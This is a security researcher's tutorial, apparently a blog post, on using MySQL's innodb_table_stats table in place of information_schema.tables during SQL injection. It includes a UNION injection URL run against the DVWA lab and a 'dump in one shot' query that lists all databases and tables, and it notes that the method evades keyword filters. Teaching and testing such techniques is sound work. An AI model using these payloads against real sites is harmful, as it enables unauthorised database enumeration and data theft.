Alternative for Information_Schema.Tables in MySQL

Osanda Malith Jayathissa

(@OsandaMalith)

Overview

Starting from MySQL 5.5 and above the default storage engine was known as the InnoDB. In MySQL versions 5.5 and above if you do a “select @@innodb_version” you can see the version of the InnoDB, which is almost same as your MySQL version.


But in MySQL 5.6 and above I noticed 2 new tables by InnoDB. “innodb_index_stats” and “innodb_table_stats”. Both these tables contains the database and table names of all the newly created databases and tables.

The MySQL documentation explains these two tables as follows.

“The persistent statistics feature relies on the internally managed tables in the mysql database, named innodb_table_stats and innodb_index_stats. These tables are set up automatically in all install, upgrade, and build-from-source procedures.”

For injection purposes let’s take the “innodb_table_stats” table. Unfortunately InnoDB doesn’t store columns.

If you simply do “show tables in mysql” you can view this from your localhost.



```
mysql> select @@version, @@innodb_version;
+-----------+------------------+
| @@version | @@innodb_version |
+-----------+------------------+
| 5.6.30-1  | 5.6.30           |
+-----------+------------------+
1 row in set (0.00 sec)

mysql> show tables in mysql;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| event                     |
| func                      |
| general_log               |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| innodb_index_stats        |
| innodb_table_stats        |
| ndb_binlog_index          |
| plugin                    |
| proc                      |
| procs_priv                |
| proxies_priv              |
| servers                   |
| slave_master_info         |
| slave_relay_log_info      |
| slave_worker_info         |
| slow_log                  |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
+---------------------------+
28 rows in set (0.00 sec)
```

If we have a look at the table we can see that we can use this as an alternative for “information_schema.tables”.

```
select * from mysql.innodb_table_stats;
```


```
mysql>
mysql>
mysql> select * from mysql.innodb_table_stats;
+---------------+------------+---------------------+--------+----------------------+--------------------------+
| database_name | table_name | last_update         | n_rows | clustered_index_size | sum_of_other_index_sizes |
+---------------+------------+---------------------+--------+----------------------+--------------------------+
| dvwa          | guestbook  | 2016-12-14 23:00:02 |      0 |                    1 |                        0 |
| dvwa          | users      | 2016-12-14 23:00:12 |      5 |                    1 |                        0 |
| security      | emails     | 2016-12-12 05:22:19 |      8 |                    1 |                        0 |
| security      | referers   | 2016-12-12 05:22:08 |      0 |                    1 |                        0 |
| security      | uagents    | 2016-12-12 05:22:08 |      0 |                    1 |                        0 |
| security      | users      | 2016-12-12 05:22:29 |      8 |                    1 |                        0 |
+---------------+------------+---------------------+--------+----------------------+--------------------------+
6 rows in set (0.00 sec)
```

Injections

```
select table_name from mysql.innodb_table_stats where database_name=schema();
```

Example using DVWA


http://localhost/dvwa/vulnerabilities/sqli/?id=1' union select 1,group_concat(table_name) from mysql.innodb_table_stats where database_name=schema()%23&Submit=Submit%23



Dump in One Shot

Here's the DIOS query which I made to dump all tables from all databases. You can modify this query to suit your needs. When injecting you may have to URL encode.

```
concat(0x404f73616e64614d616c6974680a, @@innodb_version ,0x0a,user(),0x0a,
schema(), (select (@x) from (select (@x:=0x00), (@number:=0),(select (0) from
(mysql.innodb_table_stats) where
(@x:=concat(@x,0x0a,lpad(@number:=@number+1,2,0),0x2e20,database_name,
0x202d3e20 ,table_name,0x202d3e20 ,length(table_name)))))x))
```




```
@OsandaMalith
5.6.34
root@localhost
dvwa
01. dvwa -> guestbook -> 9
02. dvwa -> users -> 5
03. mysql -> npn -> 3
04. security -> emails -> 6
05. security -> referers -> 8
06. security -> uagents -> 7
07. security -> users -> 5
```

Conclusion

In real world scenarios I've came across websites where '\or\i' is being filtered. In these cases we cannot use the word 'information' since it contains the word 'or'. If the InnoDB version is 5.6 or above and the current user can access the 'mysql' database then we can use this method to extract the tables names. The same can be applied to MariaDB as well.

About the Author

I'm a very young independent security researcher passionate in application security, penetration testing and reverse engineering. I got acknowledged by many organizations for disclosing vulnerabilities including Microsoft, Apple, Oracle, AT&T, Sony, etc. I'm a contributor to the SQL Injection Knowledge Base (https://websec.ca/kb/sql_injection). Currently holds OSCP, eCRE, eWPTX, eCPPT, eWPT.

You can check other interesting things related to SQLi on https://osandamalith.com/tag/mysql/

References

https://en.wikipedia.org/wiki/InnoDB

https://dev.mysql.com/doc/refman/5.6/en/innodb-persistent-stats.html